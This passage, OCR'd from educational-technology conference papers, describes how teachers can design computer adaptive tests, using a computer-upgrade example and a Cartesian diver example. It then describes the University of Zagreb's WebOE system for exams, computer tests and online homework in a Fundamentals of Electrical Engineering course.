deciding test finalization [24]. Some authors name combination of SM and IRT as Computer Adaptive Test Theory (CAT theory) [26].

From ICT point of view imitation of teachers in oral exams in CAT is done with methods of artificial intelligence (AI) and expert educational systems (see Fig. 3). Since not a lot of systems are developed and generally used, adaptive assessment is still "*an innovative, online form of assessment in which items are presented in a sequence that is dependent on the correctness of the examinee's response to the preceding item*" [19]. Some products that reader can find in the literature are: system called Test++ that bases on playing game methodology [20], SIETTE for creating tests for self-assessment [24], AITS that uses AI techniques [27], system that uses AI agent technology [28], while some testing system are compared in [26].

The using of CAT is apparent; our purpose of using it is to provide valid assessment and teach student if needed. If adaptive e-test system recognizes some misunderstandings, weaknesses or pitfalls in student's answers then it selects new path of next questions where student will be challenged to improve or correct his/her answers – learning by assessment paradigm. It usually starts with a question of medium difficulty, while the questions path can be determined on-the-fly or can be predetermined, e.g. with tree structure [23]. Final grading is determined based on the answers in the questions path. CAT theory ensures that the obtained student knowledge estimations do not vary in terms of items used in the estimation process [26].

In the nineties we have created "Model of application of computer in education" [29] and one of the topics was Expert educational systems (Fig. 3). CATs use similar techniques as the expert educational systems; only the aim is different. But when we observe intelligent computer aided education in details (Fig. 4) we can see that differences in the tests and education are actually blurred. If we present knowledge with the network in the education we want students to visit all paths but in test we want students to find individual paths in limited amount of time.

V DESIGNING COMPUTER ADAPTIVE TESTS

To prepare adaptive test teacher needs to prepare a blueprint of possible questions/answers and state transition diagram. We have modified a state transition

diagram from UML (Unified Modeling Language) to be more friendly for general users - teachers. Therefore we omit start sign and stop sign and leave this to the reader to comprehend. We have used grey rounded rectangular to indicate meta-questions and the rounded rectangular real questions. Rectangular is used for condition for transition. The rectangular with multiple questions represent the questions' set. Questions from the set can be chosen arbitrary and can be of any traditional e-test type.




Fig. 3: Expert educational system




Fig. 4: Intelligent computer aided education

In the continuation we represent two hypothetical situations to show the simplicity of design of our approach. One example is in ICT and the other is from physics.

Example 1: "How to upgrade your computer?" is something that requires student to know his/her hardware and its' potential. In general there are three ways to improve computer. We have dismissed the option to buy another computer since this would not get us any valuable results. Students can pick three answers in the first question: either he/she decides to upgrade RAM, hard drive, or processor. If he/she decides to upgrade RAM then we test his/her decision with the questions How much RAM he/she wants to add, What operation system he/she has, What is his/her current RAM configuration and what is his/her RAM speed. We do not need to ask all the questions but we can cascade question to check student's understanding (e.g. it is useless to upgrade RAM over 4 gigabytes if computer has 32 bit operating system). If desired we can subdivide questions into higher level of understanding.

The second option, upgrading disk, can be fulfilled with two types of disk (magnetic or SSD - solid state disk). If student decides to change magnetic disk in his/her computer he/she is going to get three questions: what size of disk he/she wants to have, what speed of new disk he/she has in mind, and which technology (referred to type PATA and DMA types or SATA and subtypes) is on his/her mind. Each question can have right and wrong answers and the combination of answers from all three questions can be valid or not. It therefore may happen that answers to each question are true but combinations are not. On the other hand if he/she decides to use SSD disk only two additional questions will be asked: the size of SSD, and why he/she will use this disk. For example, it is known that Windows XP can be squeezed on 10 GB disk but Windows 7 requires around 20 GB. We could also add another question in this topic about the price.

The third option to upgrade processor has also a set of questions. On any existing motherboard only certain type of processor can be used. Processors can be upgraded in desktop computers and rarely in laptop. Modern power hungry **i7** processors require stronger power supply and cannot be picked on any computers. For those who know chipset background even technology question can apply.

The schema of example 1 is presented in the Fig. 5 and corresponds to previous description.




Fig. 5: Schema - example 1 - computer upgrade

Example 2: "Cartesian diver" [30] [31] is from physics and is the fundamental for understanding how fish swim in the water and how submarine works. Any physics teachers should know to explain this phenomenon on multiple different ways [32]. Schema of experiment with the Cartesian diver is presented in Fig. 6.




Fig. 6: Cartesian diver

The initial question "How the Cartesian diver works?" gives student five different options. Each option has its own explanation (Fig. 7 at the end of the paper).

Gravity force theory: Squeezing the bottle forces water into the diver. More water makes the diver heavier and causes it to sink. Releasing the bottle allows the

compressed air trapped in the diver to push the excess water out. The diver becomes light enough to float again.

The air theory: Air makes things float. When the air by volume of an object is reduced to a certain point, there's not enough air to hold the object up and the object sinks. The diver works because squeezing the bottle compresses the air to the point where it cannot hold up the diver. When the bottle is released, the air expands again to the point where it can hold the diver up.

The pressure-flow theory: Squeezing the bottle puts pressure on the water inside. The water tries to go up out of the mouth of the bottle. This can be seen when squeezing the bottle without a lid. When the lid is on, the water rebounds and carries the diver down. Releasing the bottle reverses this current.

The pressure-force theory: Squeezing the bottle puts pressure on the water inside. Because the force of squeezing cannot move the water since it is enclosed, the force is transmitted to the diver and pushes it down. This transmitted force disappears when the squeezing stops and the diver returns to a floating position.

The volume-displacement theory: Floating and sinking involves a relationship between the weight of an object and the weight of the water it displaces. For floaters, the weight of the floating object is equal to the weight of the water displaced. For sinkers, the weight of the sinking object is greater than the weight of the water displaced. The diver uses the pressure to cause different amounts of water to be displaced and thus change back and forth from being a floater to a sinker. The different amounts of displaced water seem to go in and out of the diver.

Despite the fact that the equal questions can be used for each theory some theories require different mandatory question (out of the box questions in Fig. 7). Those mandatory questions are also easiest for the selected theory. With the depth of the question the difficulty raises.

VI Conclusion

Computer adaptive testing is not new invention but it is not widely used in our schools. We cannot say that teachers do not use it because they have insufficient knowledge how to prepare adaptive tests. Teachers' oral knowledge assessments are adaptive "per se". Problem is somewhere else. There are no simple authoring tools that would enable teachers to prepare their own computer adaptive tests. We have shown that traditional tests can be used successfully in the evaluation process and we expect they will be used in the future. But in pedagogy the same educational problems can usually be solved using different approach and therefore a test could allow students to choose their own approach. In the process of finding the simple and effective way to prepare a scheme for adaptive tests the solution is evident. We have shown that there is the need for simple authoring tool to enable CAT for LMSs. Software requirements are known and task is feasible. In the next few years we will probably see more CATs used in education even on lower levels of education. The side effect of CATs design is also the blueprint for better e-learning material structure. Observing the schemas for CAT we see that they could be used for education too. Only differences between using CAT or education is that in CAT we seek one way through the maze but in the education we want student to follow more or all of paths through the maze of educational topics.

References

[1] R. Repnik, M. Krašna and B. Kaučič, "E-learning in the modern curriculum development," in *E-learning / book 5*, Rijeka, InTech, 2012, p. (In print).

[2] I. Gerlič, T. Bratina, N. Veček and T. Pungartnik, "Stanje in trendi uporabe informacijsko komunikacijske tehnologije (IKT) v slovenskih osnovnih šolah," University of Maribor, Faculty of Natural Sciences and Mathematics, Maribor, 2011.

[3] H. Wainer and H. J. Dorans, Computerized adaptive testing: A primer, L. Erlbaum Associates, 1990.

[4] D. R. Eignor and et all, "Case Studies in Computer Adaptive Test Design through Simulation," Educational Testing Service, Princeton, NJ, Princeton, 1993.

[5] M. L. Stocking, "Three Practical Issues for Modern Adaptive Testing Item Pools.," Educational Testing Service, Princeton, NJ, 1994.

[6] F. Drasgow and J. B. Olson-Buchanan, Innovations in computerized assessment, New Jersey: Lawrence Erlbaum Associates Inc., 1999.

[7] E. Triantafillou, E. Georgiadou and A. A. Economides, "The design and evaluation of a computerized adaptive test on mobile devices," *Computers & Education,* vol. 50, no. 4, pp. 1319-1330, 2008.

[8] B. Marentič Požarnik, Psihologija učenja in pouka, Ljubljana: DZS, 2000.

[9] EU legislation, „Key competences for life-long learning," [Elektronski]. Available: http://europa.eu/legislation_summaries/education_training_youth/lifelong_learning/c11090_en.htm. [Poskus dostopa 2010].

[10] J. González in R. Wagenaar, „Universities' contribution to Bologna process. Project Socrates," University of Groningen, Bilbao and Groningen, 2005.

[11] S. Avsec and B. Kaučič, "Competence modelling on solid waste management," in *Competence modelling for vocational education and training : innovations for learning and development*, 2011, pp. 71-81.

[12] A. J. Reynaldo, "Cronbach's Alpha: a tool for assessing the reliability of scales," *Journal of Extension*, vol. 37, no. 2, 1999.

[13] J. Sagadin, Poglavja iz metodologije pedagoškega raziskovanja 2. izd., Ljubljana: Zavod Republike Slovenije za šolstvo in šport, 1993.

[14] D. Žagar, "Napotki za pripravo pisnih preizkusov znanja v devetletni osnovni šoli," *Vzgoja in izobraževanje,* vol. 23, pp. 18-21, 2002.

[15] M. Ivanuš Grmek, B. Čagran and L. Sadek, Eksperimentalna študija primera pri pouku spoznavanja okolja, Ljubljana: Pedagoški inštitut, 2009.

[16] University of Maribor, Faculty of Education, "Testi znanja: prednosti in pomanjkljivosti," University of Maribor, Faculty of Education, Maribor, 2009.

[17] C. G. Parshall, J. A. Spray, J. C. Kalohn and T. Davey, Considerations in Computer-Based Testing, New York: Springer, 2002.

[18] R. Costello and D. P. Mundy, "The Adaptive Intelligent Personalised Learning Environment," in *9th IEEE Int. Conf. on Advanced Learning Technologies*, 2009.

[19] A. Basu, I. Cheng, M. Prasad and G. Rao, "Multimedia Adaptive Computer based Testing: An Overview," in *ICME 2007*, Beijing, 2007.

[20] M. Barra, A. Iannaccone, G. Palmieri and V. Scarano, "Test

C++: An Adaptive Training System on the Internet," in *ISCC'02*, Taormina- Giardini Naxos, Italy, 2002.

[21] S. Chua Abdullah and R. E. Cooley, "Using Simulated Students to Evaluate an Adaptive Testing System," in *International Conference on Computers in Education*, Auckland, New Zealand, 2002.

[22] J. Chen and L. Wang, "Computerizd Adaptive Testing: A New Trend in Language Testing," in *International Conference on Artificial Intelligence and Education (ICAIE)*, Xi'an, China, 2010.

[23] I. Cheng, S. Rodrigez and A. Basu, "Multimedia and Games incorporating Student Modeling for Education," in *Int. Workshop on Technology for Education (T4E)*, Bangalode, 2009.

[24] E. Guzmán and R. Conejo, "Self-Assesment in a Feasible, Adaptive Web-Based Testing System," *IEEE Transactions on Education*, vol. 48, no. 4, 2005.

[25] S. Chen and J. Zhang, "Ability Assessment based on CAT in Adaptive Learning System," in *Int. Workshop on Education Technology and Training & Int. Workshop on Geoscience and Remote Sensing*, Shanghai, China, 2008.

[26] R. Danielienė and E. Telešius, "Analysis of Computer-Based Testing Systems," in *HSI 2008*, Krakow, Poland, 2008.

[27] I. Hatzilygeroudis, C. Koutsojannis, C. Papavlasopoulos and P. J., "Knowledge-Based Adaptive Assesment in a Web-Based Intelligent Educational System," in *6th Int. Conf. on Advanced Learning Technologies (ICALT'06)*, Kerkrade, The Netherlands, 2006.

[28] J. Song, W. Chen and E. Gao, "The Adaptive On-line Exam System based on Agent," in *Int. Conf. on Future Computer Science and Education*, Xi'an, China, 2011.

[29] I. Gerlič, "Models of computer application in education," in *Association for the Advancement of Computing in Education*, San Antonio, Texas, 1999.

[30] R. Frazier, "A PHILOSOPHICAL T0Y," [Online]. Available: http://www.ed.uiuc.edu/courses/ci241-science-sp95/resources/philotoy/philotoy.html. [Accessed 12 02 2012].

[31] University of Southern California, "Cartesian Driver," [Online]. Available: http://www.usc.edu/org/cosee-west/MidwaterRealm/11CartesianDiver.pdf. [Accessed 12 02 2012].

[32] R. Repnik, "Experimental exercises at subject Didactics of Physics 2," October 2010. [Online]. Available: http://lizika.pfmb.uni-mb.si/~robi/obvestila/info_did2/Navodila20102011/01.docx . [Accessed 12 02 2012].




Fig. 7: Schema - example 2 - Cartesian diver

Computer in testing the Fundamentals of electrical engineering at the University of Zagreb Faculty of electrical engineering and computing

A. Pavić, F. Škopljanac-Mačina
University of Zagreb, Faculty of Electrical Engineering and Computing, Zagreb, Croatia
armin.pavic@fer.hr, frano.skopljanac-macina@fer.hr

Abstract – The main characteristics of computer system developed for support of teaching the Fundamentals of electrical engineering are described, with emphasis on computer use in knowledge evaluation. The ways of actual computer use in knowledge testing are presented, and the possibilities of development of distance testing are discussed, regarding distance learning, as well as data security issues. At the end, the possibilities to apply the developed system in teaching at other universities and secondary schools are considered.

I. INTRODUCTION

The years-long activity on application of computers in improving the teaching of fundamentals of electrical engineering [1] at the University of Zagreb, Faculty of Electrical Engineering and Computing (FER) resulted, among other, with development and use of the Internet-based information system WebOE [2].

WebOE system is primarily used as a support in the teaching process at the first-year undergraduate study course Fundamentals of Electrical Engineering at FER.

WebOE system gives students an overview of information about the course, students' responsibilities, and their progress during the semester. Furthermore it offers them access to a variety of educational materials and assessment methods. Teachers and assistants, in turn, use the system to document and thoroughly monitor students' success and activities during the semester. Students are given homework and various tests through the system for the purpose of evaluation or practice. System administrators enter general data about enrolled students and take care of the links between WebOE and other information systems within the FER (Ferko, AHyCo), and also the central Croatian university information system ISVU.

Additionally WebOE system is also partly open to all of interested guests. Interactive learning materials are publicly available, with many simulations and animations explaining the key concepts in fundamentals of electrical engineering, as well as short online tests for practice. Moreover, guests can also register and use a limited part of system's capabilities.

WebOE system, which has been developed and is used at the Department of Fundamentals of Electrical Engineering and Measurements, FER, includes an extensive set of simulations, animations and virtual experiments, and a growing database of different types of tasks and exam questions. The system also includes a constantly updated database of test data statistics, as well as the students' activity and success.

Technically, the system WebOE was made using the Microsoft ASP technology for creating dynamic web pages. It is written in VBScript programming language, but also others are used, e.g. JavaScript, for enhanced interactivity, and Java, for a variety of experiments and simulations (applets). The system is run on a special server computer running Windows Server 2008. The system uses Microsoft Access databases.

A. *User interface of the system*

Fig. 1 shows the home page of the system WebOE. Here, users and guests can see basic information about the course Fundamentals of electrical engineering: curriculum, assessment criteria, schedule of laboratory exercises and homework. Additionally there is a full list of the teaching staff - professors and assistants with their contacts and links to personal pages. All visitors can view the interactive learning materials and interesting links about the electrical engineering. There are links on the bottom of the home page to the closed parts of the system which can be accessed only by registered users, i.e. enrolled students and the teaching staff.



Figure 1 Homepage of the WebOE system

B. *Remote access to learning materials*

After logging in the system students gain access to a wide range of learning materials (page shown in Fig. 2), e.g. latest lectures, old exams with solutions, examples, practice tasks and problems, lists of formulas, and also oral exam questions. Individual teachers can also upload various additional educational materials on their personal sites within the system. Access to all this data is restricted only to students enrolled in course in the current academic year.

Many of the interactive learning materials are available to all visitors of WebOE, but only enrolled students have access to the site about the laboratory exercises (Fig. 3). They are described in detail, including information about all the necessary laboratory equipment. The explanations are accompanied by photographs, illustrations, and virtual experiments.



Figure 2 Access to the learning materials




Figure 3 Laboratory exercises guide

C. *Monitoring and overview of students' results*

Each enrolled student can, after logging in, check his/her current progress on the course during the semester - the number of points collected for each assessment component as well as the current points total. At the end of the semester students can see their own final grades and whether they successfully completed laboratory exercises.

WebOE system provides professors and assistants with a comprehensive overview of the students' results that can be listed, sorted and compared. Also the teachers can review in detail all the examinations, tests and homework of each student. Because of the abundance of collected data, the system can give teachers a variety of surveys and statistical comparisons of the success of individual students or groups of students.

Using these features, teachers can easily identify groups of students above and below the average, estimate and analyze students' success in exams. The system also provides the option of following the general performance trend during the semester for individual students and groups of students. Detailed analysis of the written exams is also possible. This way the teachers can detect the weight factor of individual questions and note the potential problems in acquiring key terms and concepts. The results of written exams can also be searched exhaustively in order to eliminate scanning errors and to detect groups of students with similar or identical answers. Some of these features are illustrated in Fig. 4, 5 and 6.




Figure 4 Statistics of a written exam




Figure 5 Monitoring students' progress between two written exams




Figure 6 Detailed analysis of a written exam's answers

II. COMPUTERS IN KNOWLEDGE ASSESSMENT

A. *Computer supported written exams*

On the course Fundamentals of Electrical Engineering at FER written exams are multiple choice tests (5 answers per questions, only one of which is correct). Questions are ranked by difficulty, so that the correct answer is worth 2 or 3 points, and an incorrect answer -0.5 or -1 point (to discourage cheating).

As described in [1], a large database of test questions has been built. It contains a lot of additional information for each question, e.g. points value, classification data, frequency (e.g. date of last use), as well as statistical data about the performance (selectivity) of a particular question. Data on the variable parameters of each question is especially important. These parameters can automatically change and thus different versions of the same exam can be generated.

WebOE system allows the teacher to use this database to easily compose a written exam, choosing the questions from desired teaching area, and of desired point value. Lastly the teacher can choose the number of exams' variations, which discourages cheating.

Utilizing described parametrization of individual questions teachers have the very important option of individualization of written exams, up to a desired level.

During the written exam, students mark their answers on a separate form for an optical reader. After the scanning of these forms the data is uploaded to WebOE system, where all the answers are quickly evaluated automatically. The system then generates lists of results, oral exams schedule and various statistical analyses.

B. *Computer tests*

The WebOE system enables easy composition of short tests that students solve on the computer, for evaluation or practice and learning. Various question types can be used, e.g. multiple choice questions (one or more correct answers), and fill-in questions.

During the semester, students should solve three such computer test, and in doing so they can earn up to 15% of the total points on the course. These tests consist of 10 simple questions with multiple choice answers, of which only one is correct. Each correct answer is worth 0.5 points - a total of 5 points per test, and for the wrong answers no negative points are given. Duration of the test is limited - prior to 10, and this year to 15 minutes.

Students can solve these tests only during laboratory exercises - at scheduled times, on the computers in the college classrooms (controlled by checking the IP address), and under the supervision of assistants. The timer automatically controls the time limit for solving tests. The student is visually alerted (with the change of the screen colors) when the time limit is approaching, and after the expiry of the time limit the exam is automatically sent for evaluation. Students can then immediately see the number of points earned, and with the permission of assistants they can also see their eventual mistakes (Fig. 7).




Figure 7 Multiple choice computer test

Computer tests can be composed in two ways. The classic way is to manually create custom tests by selecting questions. A more advanced mode automates this process (Fig. 8 and 9). For automatic test composition teacher must first pick questions from the database and group them in disjoint sets, then define a general structure of the test (e.g. 2 easy questions from the first set, 3 difficult questions from the second set and 5 average questions from the third set) and finally enter the desired number of tests. The system then automatically generates required number of tests, making sure that the similar questions (e.g. the original question and its variations, etc.) do not appear in a same test. For each automatically generated test system also estimates its accuracy index (as an average performance of all questions in a test). Finally all the generated tests with acceptable accuracy index (0.4 to 0.6) are stored. Students will get a random test form the set of all available tests, and that test will be randomly displayed on the screen (different order of questions and/or answers).




Figure 8 Automatic generation of computer tests




Figure 9 List of generated computer tests

This kind of computer tests have been in use for several years and the testing system is constantly improving. Based on many years of experience and data evidence it can be statistically confirmed that students perform better on the computer tests than on the written or oral exams. Also it was observed that there is a significant correlation between the poor results of computer tests and the poor results of the written exams.

Because of the limited capacity of the faculty classrooms all the enrolled student can not write computer tests at the same time, so that the testing of all enrolled students is done during an entire week. It is therefore also important to ensure the balance of tests' weights and students' results. This can be successfully done through monitoring individual tests' performance trends and by constantly changing available tests.

In rare cases (technical errors during testing) assistant may allow the student to repeat the unsuccessful test. The student will then certainly get a different test (but with the similar weight factor). If a student tries to cheat during the testing, an assistant can cancel his/her test and ban student form repeating that test.

All the parameters that determine actual computer test, e.g. method of points scoring, number and types of questions, time limit, location of testing (teaching room) etc., can be chosen and modified when the test is prepared.

C. Homework assignments

Besides the computer tests, students receive and solve homework online through the system WebOE. However homework does not consist of multiple choice questions, but rather it is only one question requiring usually two or three numerical solutions. In the framework of the Bologna system, students are stimulated for continuous activity during the semester, so by successfully solving homework students can earn points and increase their points totals, and also their final grades.

Homework tasks are more complex than the computer test questions. These tasks require numerical solutions based on the given problem and data. The data are parametrized (variable), which ensures that each student is assigned with different parameters and solutions.

Homework tasks are prepared so that each task is entered online into database through WebOE system, and afterwards its solution, a small VBScript program, must be uploaded to the system. Later, the teacher assigns a selected set of tasks for homework. Variable data in each task enables for large number of variations of similar tasks, and provides the homework individualization.

When assigning homework the teacher can define a number of parameters, e.g. conditions about the time and the place of receiving and solving homework. This year there were 10 homework assignments with strictly defined time-tables (a one week period for each assignment).

From the moment a student requests and receives a homework he has a limited time (e.g. 4 hours) to solve the task and to send results. Students can download and submit homework from any computer on the network using the interface on the page shown in Fig. 10.



Figure 10 Homework assignments main page

Teachers can assign one group of tasks to all students, or different groups of tasks to each group of students. Similarly to computer tests, when students request homework they randomly receive one of the assigned tasks. Received homework can also be saved as a file and be printed in a convenient form. Student is clearly warned about the time limit and the due date for the submittal of the homework, and also about the requested units of the numeric solutions (Fig. 11). After the students submit results they immediately see earned points and the evaluation of each submitted result.




Figure 11 Submittal of homework results



Figure 12 Homework statistics

Statistical analyses of results of homework (Fig. 12) provide useful information about students' knowledge, homework's difficulty, mean time required to solve the homework, etc. Furthermore, doing homework is shown as a very good preparation for the written exams. Types of tasks solved for homework are among the most successfully solved in the written exams. We can then

conclude that the most students have successfully learned needed concepts while solving homework and that they do not repeat eventual mistakes when they take written exams.

Students are solving homework from remote computers, so there are always possibilities of technical problems along the network during the delivery and the submittal of homework. That is why it is possible to repeat student's homework in the event of any technical errors or missed due dates. In that situation a student will not get the same task again (similarly when repeating computer test). This possibility is, however, very rarely used, which can indicate the high reliability of the WebOE system.

D. *Possibility of taking written exams remotely*

Combination of the knowledge assessment approaches described in homework and computer tests can provide a basis for remote taking of written exams. The concept of variable parameters of individual tasks, discussed in homework, allows for individualization of written exams. Furthermore, an appropriate time-limit on exam's duration hinders and discourages cheating, e.g. students' collaboration during the testing. If there is a need to implement large-scale remote examination (e.g. many students taking tests on computers in the same classroom simultaneously) each student can get a different exam of similar weight (as in computer tests). These remote exams, combined with WebOE system's network-accessible educational materials, would represent a framework for building a distance learning system.

In a possible implementation of distance learning system, we could also reuse the already developed concept of multiple choice computer tests from the WebOE system. In such tests it is very important to carefully define incorrect answers, so they can detect flawed conceptual models, and thus help to direct the flow of the learning process.

In the realization of remote knowledge assessment, we must anticipate and prevent or minimize problems that might arise due to technical difficulties in the network, loss of data or the corruption of data.

E. *Security and data protection*

